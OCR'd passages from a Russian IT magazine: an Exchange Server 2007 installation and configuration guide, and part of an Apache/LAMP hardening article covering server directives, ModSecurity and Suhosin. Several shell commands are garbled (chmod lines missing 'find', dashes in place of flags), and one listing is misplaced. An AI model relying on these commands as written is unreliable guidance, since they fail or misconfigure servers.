Разумеется, тонкости установки и работы с Win2k3 этим не исчерпываются, и впереди нас ждет много «интересных» дней, нештатных ситуаций и головоломных проблем. Но безвыходных ситуаций не бывает, так что не стоит опускать свой хвост и пасовать перед сложностями. Это даже хорошо, что жизнь такая сложная. Иначе бы нам, администраторам, пришлось бы разделить участь мамонтов.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Виндовый обменник


EXCHANGE: НАДЕЖНАЯ СИСТЕМА ОБМЕНА СООБЩЕНИЯМИ НА БАЗЕ WINDOWS


На раннем этапе развития интернета возможности систем обмена информацией были ограничены, а пользователи крайне неприхотливы. Но времена изменились, и сегодня администратору требуется обеспечить простую и безопасную работу с различными видами сообщений (электронными письмами, голосовыми месседжами, факсами) независимо от местонахождения клиента. Стандартом де-факто построения единой системы обмена сообщениями является Exchange. В этой статье мы разберем особенности последней версии сервера Exchange 2007.

ПОДГОТОВИТЕЛЬНЫЕ МЕРОПРИЯТИЯ

За последние десять лет было выпущено несколько версий Exchange Server (4.0, 5.0, 5.5, 2000 и 2003), каждая из которых получила обновленные функции. Выход Exchange 2007 (ранее известного как Exchange 12) тоже не стал исключением. При его разработке, которая началась еще до появления версии 2003, были проанализированы и учтены тенденции последних лет и пожелания пользователей и администраторов.

Установка Exchange никогда не была сложной задачей, если заранее проанализирована сеть и выполнены все условия. Для проверки готовности следует использовать инструмент Exchange Server Best Practices Analyzer — ExBPA (technet.microsoft.com/en-us/exchange/bb288481.aspx), хотя он больше полезен при обновлении и последующей доводке системы, чем при первичной установке. Далее следует убедиться, что используемая среда отвечает всем требованиям. Одни требования касаются


Создание обслуживаемого домена


Этап проверки готовности сервера


аппаратной и программной части, другие — настроек Active Directory и сервисов, участвующих в работе Exchange.
При установке Exchange 2007 будут созданы универсальные группы безопасности, которые могут существовать только в доменах, находящихся в основном режиме Windows 2000 Server или в более совершенном режиме. Если контроллер домена находится в смешанном режиме, установка будет прервана. Чтобы изменить функциональный уровень домена, открываем оснастку «Active Directory — домены и доверие», находим в дереве консоли свой домен и в контекстном меню пункт «Повысить функциональный уровень домена». Выбираем «Основной режим Windows 2000» или «Windows Server 2003» и нажимаем кнопку «Повысить». Для всех доменов в лесу Active Directory, где будет установлен Exchange 2007, между лесами должны быть установлены доверительные отношения.
Контроллер домена, являющийся хозяином схемы (Schema master) и глобальным каталогом (Global Catalog), должен работать под управлением Windows Server 2003 с установленным пакетом обновлений SP1 или SP2. Естественно, необходима уже работающая DNS-инфраструктура.
Но, в отличие от предыдущих версий, администратору не нужно вручную подготавливать Active Directory, все необходимое сделает мастер во время установки. И даже если какие-либо требования не будут выполнены, мастер выдаст все надлежащие рекомендации по исправлению ситуации. Запустив на Schema Master файл setup.exe с ключом /PrepareAD, можно подготовить домен вручную, но если организация уже использует ранние версии Exchange, следует использовать ключи /PrepareLegacyExchangePermissions и /PrepareSchema. Стоит также отметить, что не все роли, в которых может выступать Exchange, требуют обязательного наличия AD.
В конце 2005 года было объявлено, что для увеличения масштабируемости и производительности Exchange 2007 будет работать только на 64-разрядных процессорах. Ведь при использовании 64-разрядной адресации сервер можно оснастить большим объемом оперативной памяти, которая может быть использована, например, для кэширования страниц базы данных, да и о других параметрах, вроде максимального размера файла, заботиться уже не нужно. Такой шаг вызвал множество споров, и, хотя сегодня в списке присутствуют 32-битные системы, важно учесть, что 32-разрядная версия Exchange 2007 предоставляется только для тестирования и обучения, для производственных сред она не предназначена. Для работы следует устанавливать и использовать только 64-разрядную версию.
Итак, для установки нам потребуется компьютер с процессором класса x64, поддерживающим Intel EM64T или AMD64 (но не процессорцы Itanium). Рекомендуемым объемом ОЗУ является 2 Гб плюс 5 Мб на каждый почтовый ящик. Раздел, в который устанавливается Exchange, должен быть отформатирован под файловую систему NTFS и иметь не менее 1,2 Гб свободного места. В отличие от предыдущих версий, Exchange 2007 имеет встроенные службы SMTP (Simple Mail Transfer Protocol), а для передачи сообщений между серверами внутри организации используется MAPI, поэтому службы NNTP (Network News Transfer Protocol) и SMTP не должны быть установлены. Для некоторых ролей понадобится включить или установить сетевой доступ к COM+, настроить службу IIS. Кроме этого, в системе должны быть установлены три обязательных продукта: Microsoft .NET Framework 2.0 (go.microsoft.com/fwlink/?linkid=63033), MMC 3.0 (support.microsoft.com/?kbid=907265) и Windows PowerShell 1.0 (support.microsoft.com/kb/926139). Если мастер установки Exchange не обнаружит наличие этих компонентов, ссылки для их установки будут приведены в сводном экране. Установленные компоненты будут неактивны и подсвечены серым цветом.

УСТАНОВКА EXCHANGE 2007

Установочный файл размером почти 700 Мб можно скачать на сайте Microsoft после регистрации. Для установки понадобятся права администратора домена. Распаковываем архив и запускаем находящийся внутри файл setup.exe. Мастер установки, который запускается после выбора «Установить Microsoft Exchange», имеет интуитивный интерфейс, поэтому сам процесс достаточно понятен даже новичку.
Установка Exchange стоит четвертой по списку, первые три пункта должны быть выполнены (отмечены серым). Далее принимаем условия лицензионного соглашения, решаем, следует ли отправлять отчеты об ошибках в Microsoft, и выбираем вариант установки. Доступны обычная и выборочная установки. Первый вариант подходит для большинства случаев, будут установлены все роли, за исключением Edge Transport. Если нужно настроить работу Exchange в кластере, выбрать конкретные роли сервера или установить только консоль управления, следует использовать второй вариант. Хотя большинство параметров можно перестроить после установки. В следующем окне вводим имя организации Exchange, при установке первого сервера организации этот параметр обязателен. В имени организации не должно быть специальных символов, а также начальных и конечных пробелов.
На странице «Параметры клиента» указываем, используется ли на клиентских компьютерах Outlook 2003 или более ранний. Если выбран ответ «Да», на сервере почтовых ящиков будет создана база данных общих папок (Public Folders). При использовании Outlook 2007 общие папки не являются обязательными, при необходимости этот параметр можно изменить в уже рабочей системе.
Переходим к ответственному этапу «Проверка готовности», в ходе которого система и сервер будут проверены на готовность к установке Exchange.



Сводный экран установки Exchange



Выбор типа установки


Здесь уже потребуется подключение к интернету. Всего будет проверено 4 элемента. Если тест не пройден, можно пройти по ссылке «Рекомендуемое действие». После устранения ошибок следует нажать кнопку «Повторить попытку». Если все тесты на готовность пройдены, появится кнопка «Установка», нажатие которой, собственно, и запустит установку Exchange. В зависимости от выбранных ролей этот процесс займет определенное время, по окончании жмем кнопку «Готово».
Пятым шагом в меню установки является загрузка обновлений Exchange. После нее запускается консоль управления Exchange и можно приступать к настройке его работы.


ПРОЦЕДУРЫ, ВЫПОЛНЯЕМЫЕ ПОСЛЕ УСТАНОВКИ

Для управления Exchange 2007 администратор может задействовать несколько инструментов: консоль управления Exchange (ранее Exchange System Manager), среду управления Exchange (командная консоль Exchange, ранее Monad), оснастку «Active Directory — пользователи и компьютеры» и ExBPA. Консоль управления является основным инструментом, хотя для автоматизации повторяющихся задач лучше использовать командную консоль. Все операции рассмотреть не получится, тем более что в зависимости от используемой схемы они могут отличаться, поэтому разберем наиболее типичные настройки, чтобы, быстро сориентировавшись, можно было сразу приступить к работе.
После установки Exchange 2007 рекомендуется проверить правильность инсталляции. Это можно сделать, запустив командлет Get-ExchangeServer в среде управления. Он должен показать список всех ролей сервера. Если во время установки возникли ошибки, источник проблемы можно выявить, заглянув в отчеты, которые находятся в каталоге ExchangeSetupLogs раздела, куда устанавливался Exchange. Просто ищем строки, содержащие слово «Ошибка». Как вариант — все подобные сообщения можно отобрать командой «Get-SetupLog c:\exchangesetuplogs\exchangesetup.log -error». Кроме этого, следует использовать и ExBPA, который можно вызвать как через меню «Пуск», так и выбрав пункт «Анализатор соответствия рекомендациям» в консоли управления Exchange. После первого запуска консоли следует внимательно ознакомиться с заданиями во вкладке «Завершение развертывания», они помогут в настройке различных параметров для установленных ролей сервера.
Все роли сервера можно найти, открыв вкладку «Конфигурация организации». Выбрав «Почтовые ящики», настраиваем параметры почтового ящика, которые будут применяться ко всей организации. Каждая вкладка представляет собой одну из функций почтового ящика. Так, в «Списке адресов» представлены получатели, сгруппированные по некоторым признакам. Выбрав в правой колонке ссылку «Создать список адресов», можно создать новые списки. В этой же роли настраиваются управляемые папки и политики, которые помогают их сгруппировать. Управляемые папки бывают двух видов: по умолчанию (например, «Входящие») и настраиваемые. Каждый вид настраивается в своей вкладке. По умолчанию создается автономная адресная книга (OAB), в которую включены все клиенты. Такая книга позволяет клиентам электронной почты просматривать списки адресов без подключения к серверу Exchange.
Выбрав «Создать параметры управляемого содержимого», можно задать настройки, которые будут контролировать обработку содержимого указанных управляемых папок, например срок хранения сообщений, их пересылку на другой адрес. Настройки OAB (обновление, поддержка клиентов, списки адресов) изменяются в одноименной вкладке. В пункте «Клиентский доступ» настраиваются политики почтовых ящиков Exchange ActiveSync, определяющие, как пользователи смогут использовать мобильные устройства для подключения к серверу Exchange.
После установки Exchange будет принимать и отправлять почту только для одного домена. Если организация использует несколько доменов, их необходимо авторизовать. Для этого следует настроить роль «Транспортный сервер-концентратор». Здесь несколько вкладок. Так, в «Обслуживаемых доменах» можно просмотреть список текущих доменов и при необходимости, выбрав «Создать обслуживаемый домен», добавить остальные доверенные домены. После принятия почты с таких доменов Exchange может доставить ее получателю, передать на сервер электронной почты, расположенный в другом лесу, или отправить на пограничный сервер, который адресует ее по назначению. Во вкладке «Правила транспорта» задаем условия на соответствие, по которым будут проверяться все сообщения (отправитель, получатель, тема и прочее). В «Политиках адресов электронной почты» определяется формат по умолчанию для псевдонимов пользователей. В Exchange 2007 для подключения к удаленным системам электронной почты используются отправляющие соединители SMTP, которые создаются во вкладке «Соединители отправки». Запустив соответствующий мастер, необходимо указать удаленный SMTP-узел и маршрут к нему.

ДОБАВЛЕНИЕ АДМИНИСТРАТОРОВ И ПОЛЬЗОВАТЕЛЕЙ

После установки будут созданы три группы администраторов Exchange со своими ролями, предназначенными для выполнения определенных операций. Это «Администратор организации», «Администратор получателей» и «Администратор Exchange с правами на просмотр». Чтобы добавить новую роль или изменить разрешение, следует выбрать «Конфигурацию организации», затем в правом окне «Действия» нажать «Добавить администратора». В появившемся окне указываем


Инструменты консоли управления Exchange



Создание почтового ящика

пользователя (или группу), который будет добавлен в качестве администратора, его роль и подчиненный сервер. Удалить любую группу можно в этой же вкладке.
Во время установки Exchange будет создан почтовый ящик администратора, для остальных пользователей ящик необходимо создать самостоятельно. Для этого переходим во вкладку «Настройка получателей», появится мастер создания почтового ящика. На первом шаге необходимо определить тип почтового ящика, в нашем случае это «Почтовый ящик пользователя». Затем выбираем тип пользователя. Здесь возможны два варианта. Если пользователь уже зарегистрирован в AD, то выбираем «Существующий пользователь» и указываем его в следующем окне. Иначе отмечаем «Новый пользователь» и в окне «Сведения о пользователе» вводим всю необходимую информацию: подразделение, имя для входа, пароль и прочее. Опционально можно сделать так, чтобы при первой регистрации пользователь сменил пароль. Указанный пароль должен удовлетворять требованиям политик, иначе создание почтового ящика завершится с ошибкой. Просмотреть политики можно в «Политика безопасности домена → Параметры безопасности → Политики учетных записей → Политика паролей». Теперь переходим к шагу «Параметры почтового ящика», где вводим псевдоним, выбираем сервер Exchange, группу хранения по умолчанию, базу данных и политики почтовых ящиков. Далее читаем сводку параметров, если все устраивает, нажимаем «Создать». В сводке также можно просмотреть команду среды управления Exchange, которая была использована при создании почтового ящика. Удалить почтовый ящик еще проще: отмечаем его в окне «Настройка получателей» и нажимаем кнопку «Удалить» в окне «Действия».
Дважды щелкнув по любой учетной записи, можно просмотреть и отредактировать ее свойства. Большинство вкладок повторяют параметры, введенные при создании почтового ящика, но есть и другие. Например, во вкладке «Функции почтового ящика» можно активировать или отключить Outlook Web Access, Exchange ActiveSync, единую систему обмена сообщениями (требует корпоративной лицензии), MAPI. Во вкладке «Параметры потока почты» задаются параметры доставки (пересылка и делегирование разрешений), ограничения размера сообщений, ограничения доставки сообщений. Последнее свойство позволяет указать, кому разрешено, а кому запрещено отправлять сообщения получателю. Если пользователь имеет несколько адресов, их заносят в «Адреса электронной почты», основной адрес будет выделен жирным шрифтом. Выбрав пункт «Квоты хранилища» во вкладке «Параметры почтового ящика», для текущего пользователя можно установить персональные настройки для разных состояний почтового ящика (предупреждение и запрет на отправку/получение) и время хранения удаленных элементов.

Мы затронули лишь часть настроек Exchange. К сожалению, все возможности в рамках одной статьи описать невозможно. Но на сайте Microsoft имеется достаточно документации по любому вопросу. Кроме того, в комплекте идет подробная справка, переведенная на русский язык. Из русскоязычных ресурсов я бы порекомендовал сайт www.msexchange.ru. Успехов.

Роли сервера Exchange 2007

В ранних версиях Exchange включал две серверные роли: внешние серверы обслуживали соединения с клиентами, а на внутренних серверах располагались почтовые ящики. В Exchange 2007 администратору для выбора доступно уже 5 ролей:
1. Клиентский доступ (Client Access Server, CAS) — аналог внешнего сервера Exchange 2003, сервер выступает посредником для клиентских соединений и предоставляет службу OWA.
2. Сервер-концентратор (Hub Transport) — выполняет обработку всего внутреннего потока почты, применяет политику маршрутизации сообщений и обеспечивает их доставку в почтовые ящики.
3. Сервер почтовых ящиков — главный узел, на котором размещены базы данных общих папок и почтовых ящиков; здесь также создается автономная адресная книга. Часто роли сервера почтовых ящиков и CAS объединяют.
4. Сервер единой системы обмена сообщениями (Unified Messaging) — занимается обменом голосовыми сообщениями, передачей факсов и электронной почты.
5. Пограничный транспортный сервер (Edge Transport) — размещается в демилитаризованной зоне (DMZ) в качестве промежуточного узла и SMTP-ретранслятора; его задача — обработка всего потока почты и защита от спама/вирусов. Такие серверы не обязательно должны быть частью AD.
На одном компьютере можно развернуть несколько серверных ролей (кроме Edge Transport). Администрирование ролей выполняется отдельно, смену ролей можно производить динамически без переустановки Exchange. Если серверные роли будут развернуты на нескольких компьютерах, устанавливать их нужно в порядке, указанном выше.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Возьми индейца под защиту

ОБЕСПЕЧИВАЕМ БЕЗОПАСНОСТЬ ИНФРАСТРУКТУРЫ ВЕБ-СЕРВЕРА

По последним данным британской компании Netcraft, самым популярным веб-сервером в интернете является Apache - его доля на рынке за последние 3 года постепенно увеличивалась и сегодня составляет 67%. Успех Apache объясняется стабильностью его работы, наличием хорошей репутации в плане безопасности и простотой в администрировании. Но нельзя забывать, что обычно Apache используется не один, а в связке LAMP – Linux, Apache, MySQL и PHP/Perl. Поэтому сегодня мы выясним, как можно повысить безопасность LAMP с помощью ModSecurity, Suhosin, модуля mod_chroot и встроенных средств индейца.

НАСТРАИВАЕМ APACHE

Несмотря на репутацию компонентов LAMP, сегодня только и слышно о PHP include, SQL injection, Cross site scripting (XSS) и других атаках, направленных на веб-сервисы. Согласно статистике Web Application Security Consortium (www.webappsec.org/projects/whid/statistics.shtml), именно они занимают первые места по количеству зафиксированных инцидентов. Среди основных причин такой негативной тенденции называют широкую доступность инструментов, необходимых для проведения атаки, и недостаточное внимание со стороны разработчиков сайтов к вопросам безопасности. Условно можно выделить 2 фактора, снижающих безопасность: ошибки в администрировании и ошибки в программировании веб-ресурса. С ними и будем разбираться. Советы и рекомендации даны применительно к Ubuntu/Debian. Подправив расположение файлов, их можно использовать и в любом другом дистрибутиве. По умолчанию веб-сервер не скрывает название операционной системы, свою версию и информацию о некоторых установленных модулях. Все это злоумышленник может использовать при подготовке атаки. Чтобы сделать индейца менее болтливым, в конфигурационный файл apache2.conf (в некоторых дистрибутивах httpd.conf) необходимо добавить следующие строки:

```
ServerSignature Off
ServerTokens Prod
```

Директива ServerSignature отвечает за вывод информации внизу страницы, например страницы ошибки 404 или листинга файлов каталога. Что именно выводится, определяет ServerTokens, значение которой по умолчанию Full. При установке в Prod[uctOnly] будет выведено название сервера Apache без номера версии, без информации о модулях и версии операционной системы. Как вариант — можно сразу залезть в исходники (файл httpd.h в Apache 1.3 и ap_release.h в 2.x) и перед компиляцией подправить информацию по своему усмотрению. В некоторых статьях рекомендуют запускать веб-сервер под отдельной учетной записью, приводя в качестве примера nobody. Запуск нескольких различных серверов под этим пользователем делает его не менее могущественным, чем root, поэтому для запуска любого сервера следует использовать отдельную учетную запись. Например, в Ubuntu и некоторых дистрибутивах это www-data:

```
$ sudo grep User /etc/apache2/apache2.conf
User www-data
```

Создаем пользователя, от имени которого будет запускаться и работать веб-сервер:

```
$ sudo adduser --no-create-home --disabled-password \
   --disabled-login www-data
```

Затем в конфигурационном файле указываем:

```
User www-data
Group www-data
```

Редактируем Makefile

Правила ModSecurity

Теперь устанавливаем необходимые права:

```
$ sudo chown -R root:root /etc/apache2
$ sudo /etc/apache2 -type d | xargs chmod 755
$ sudo /etc/apache2 -type f | xargs chmod 644
```

Аналогичные команды выполняем для каталогов /var/log/apache2 (здесь хранятся журналы) и /var/www (соответствует DocumentRoot в Ubuntu). Нет никаких препятствий для того, чтобы убрать и право на чтение конфигурационных файлов Apache:

```
$ sudo chmod -R go-r /etc/apache2
```

По умолчанию индеец загружает довольно большое количество модулей. Чтобы просмотреть те, что скомпилированы вместе с Apache, используй apache2ctl-l или apache2 -l. К сожалению, лишнее из полученного списка убирается только путем полной пересборки индейца. Все динамически загружаемые модули (Dynamic Shared Object) можно просмотреть, введя:

```
$ sudo grep — R LoadModule /etc/apache2/*
```

Внимательно изучаем полученный список и в конфиге комментируем то, что не нужно. Вот список модулей, которые можно безболезненно отключить, естественно, убедившись, что они действительно нами не используются: mod_imap, mod_autoindex, mod_include, mod_info, mod_userdir, mod_status.
Apache поддерживает два типа аутентификации: basic и digest (обеспечивается модулем mod_auth_digest). В первом случае пароль передается в открытом виде. При использовании этого типа аутентификации у злоумышленника есть возможность перехватить логин и пароль и получить доступ ко всей «охраняемой» области. В digest передается Response, который представляет собой контрольную (обычно MD5) сумму от комбинации логина, пароля, запрашиваемого URL, метода HTTP и строки nonce, генерируемой сервером при ответе. Строка nonce позволяет сделать эту строку поистине уникальной. Для включения digest-аутентификации используем:

```
AuthType Digest
```

Одной из особенностей Apache является использование типового доступа, когда многие параметры либо устанавливаются по умолчанию, либо наследуются от родительского каталога. Чтобы избежать неприятностей, следует принудительно ограничить выполнение CGI-скриптов, SSI (Server Side Includes) включений, индексирования каталога и следование символическим ссылкам. Для этого в описании ресурса необходимо деактивировать следующие директивы:

```
Options All -Indexes -Includes — ExecCGI -FollowSymLinks
```

Либо отключить все сразу:

```
Options None
```

Чтобы злоумышленник не смог прочитать временные или конфигурационные файлы, используй следующую конструкцию:

```
<Files «(^\.ht|~$|\.bak$|\.BAK$)”>
 Order Allow,Deny
 Deny from all
</Files>
```

Не всегда веб-сервер или отдельный ресурс должны быть видны из сети. Например, используется прокси, либо это внутренний сервер компании. Если нет возможности закрыть доступ брандмауэром или использовать отдельный интерфейс, тогда доступ к ресурсу следует ограничить на основании IP-адреса или диапазона IP-адресов:

```
Order Deny,Allow
Deny from all
Allow from 192.168.0.0/24
```

Несмотря на то что директива Satisfy имеет всего два параметра — All и Any, она предоставляет возможность более гибко контролировать доступ к ресурсу. Например, нам нужно, чтобы доступ к приватной папочке могли получить только зарегистрированные пользователи и только с указанных адресов. Как это сделать? Очень просто:

```
Order Deny,Allow
Deny from all
Require valid-user
Allow from 192.168.0.0/24
Satisfy All
```

А для того чтобы пользователи внутренней сети могли вообще не регистрироваться, ставим вместо All Any.
Если изменить значения некоторых параметров, можно смягчить эффект DoS-атаки. Например, Timeout определяет, в течение какого времени сервер будет ожидать ответа клиента. В более ранних версиях Apache значение этой директивы равнялось 1200 секундам, затем оно было уменьшено до 300 сек. Мы можем спокойно его урезать, например, до 60 сек (это отразится только на пользователях с плохим соединением):

```
Timeout 60
```

По умолчанию размер клиентского запроса неограничен. Это обстоятельство также может быть использовано для организации DoS-атаки. Администратор в силах принудительно указать размер запроса в пределах от 0 (неограничен) до 2 147 483 647 байт (2 Гб) как для всего сервера, так и для отдельных ресурсов. Например, чтобы ограничить размер запроса 100 килобайтами, пишем:

```
grinder@server:~$ apache2ctl -l
Compiled in modules:
  core.c
  mod_access.c
  mod_auth.c
  mod_log_config.c
  mod_logio.c
  mod_env.c
  mod_setenvif.c
  prefork.c
  http_core.c
  mod_mime.c
  mod_status.c
  mod_autoindex.c
  mod_negotiation.c
  mod_dir.c
  mod_alias.c
  mod_so.c
grinder@server:~$
```

Запрашиваем список модулей

```
LimitRequestBody 102400
```

Если клиент загружает на сервер некоторые данные (например, содержимое заполненных форм), то этот параметр следует скорректировать. Для противодействия атакам «Отказ в обслуживании» существует целый ряд директив: LimitRequestFields, LimitRequestFieldSize и LimitRequestLine, MaxRequestsPerChild, MaxClients и некоторые другие. При необходимости, возможно, их значения стоит пересмотреть, выставив оптимальные для конкретных условий. Как вариант — для борьбы с DoS-атаками можно применять специальный модуль mod_evasive (www.zdziarski.com/projects/mod_evasive).

УСТАНАВЛИВАЕМ MODSECURITY

Значительно повысить защищенность веб-ресурса можно с помощью ModSecurity. Этот проект, созданный Иваном Ристиком в 2003 году, позволяет защищать веб-приложения как от известных, так и от еще неизвестных атак. ModSecurity работает в виде модуля веб-сервера Apache, либо в автономном режиме. Его использование прозрачно, установка и удаление не требуют изменения настройки сервисов и сетевой топологии. Кроме того, при обнаружении уязвимого места теперь нет необходимости править исходные коды, создавая новые ошибки, — достаточно добавить правило, запрещающее вредоносную комбинацию.
В репозитарии некоторых дистрибутивов уже включен нужный пакет, следует поискать что-то вроде mod-security. В Debian достаточно добавить в /etc/apt/sources.list новый репозитарий:

```
deb http://etc.inittab.org/~agi/debian/libapache-mod-security2/ etch/
```

И затем можно инсталлировать:

```
# apt-get update
# apt-get install libapache2-mod-security2
```

Установить ModSecurity из исходных текстов тоже просто. Для сборки необходимы заголовочные файлы Apache, поэтому забираем исходные тексты веб-сервера из репозитария или с сайта проекта:

```
$ sudo apt-get apache2-src libxml2-dev
```

Если используются исходные тексты, взятые с сайта проекта, то перед компиляцией mod_security следует сконфигурировать веб-сервер командой ./configure с нужными параметрами (для работы модуля понадобится '--enable-unique-id'), а затем выполнить следующие действия:

```
$ wget — c www.modsecurity.org/download/modsecurity-apache_2.1.1.tar.gz
$ tar xzvf modsecurity-apache_2.1.1.tar.gz
$ cd modsecurity-apache_2.1.1/apache2
```

Теперь редактируем Makefile:

```
$ mcedit Makefile
# Меняем apxs на apxs2 (APache eXtenSion tool)
APXS = apxs2
# Каталог с исходными текстами Apache
top_dir = /home/grinder/source/httpd-2.2.4
```

Компилируем модуль, останавливаем Apache, устанавливаем модуль:

```
$ make
$ sudo /etc/init.d/apache2 stop
$ sudo make install
```

В конфигурационный файл веб-сервера добавляем две строчки:

```
LoadFile /usr/lib/libxml2.so
LoadModule security2_module /usr/lib/modules/mod_security2.so
```

Для удобства все настройки mod_security лучше вынести в отдельный файл, взяв за пример готовый шаблон и подключив его в apache2.conf директивой:

```
Include /etc/apache2/mod_security.conf
```

Копируем шаблон и правим:

```
$ sudo cp modsecurity-apache_2.1.1/modsecurity.conf-minimal /etc/apache2/mod_security.conf

$ sudo mcedit /etc/apache2/mod_security.conf
<IfModule mod_security2.c>
   SecRuleEngine On
   ...
   SecFilterDefaultAction "deny,log,status:430"
</IfModule>
```

Активируем модуль mod_unique_id:

```
$ sudo a2enmod unique_id
```

Теперь можно запускать Apache:

```
$ sudo /etc/init.d/apache2 start
```

Если все работает нормально, можно добавлять правила. Команда разработчиков уделяет большое внимание усовершенствованию кода mod_security, оставляя создание правил на откуп пользователю, поэтому оригинальный конфигурационный файл имеет всего несколько рулесетов, находящихся в подкаталоге rules. На сайте проекта лежит отдельный архив modsecurity-core-rules. Для подключения входящих в его состав правил достаточно скопировать все conf-файлы в каталог /etc/apache2 и в секции mod_security2.c указать:

```
Include rules/*.conf
Include rules/blocking/*.conf
```

Подключать все сразу не стоит. Некоторые правила требуют редактирования под конкретные условия, лучше разбираться постепенно.

ЗАЩИЩАЕМ PHP С ПОМОЩЬЮ SUHOSIN

Задача проекта Suhosin (www.hardened-php.net/suhosin) — защита серверов и пользователей от целого ряда известных проблем в приложениях и ядре PHP, так как safe_mode помогает далеко не всегда. Сам Suhosin

Проверяем правильность закачки

состоит из двух независимых частей, которые могут использоваться как раздельно, так и совместно. Первая часть — небольшой патч к ядру, осуществляющий низкоуровневую защиту структур данных от переполнения буфера, уязвимости форматной строки и ошибок в реализации функции realpath, присущей некоторым платформам, а также от других потенциальных уязвимостей ядра PHP. Вторая часть реализована в виде расширения, которое фактически и осуществляет всю основную защиту, при необходимости его очень просто доустановить в уже рабочую систему без полной пересборки PHP. С полным списком возможностей можно познакомиться на сайте проекта www.hardened-php.net/suhosin/a_feature_list.html.
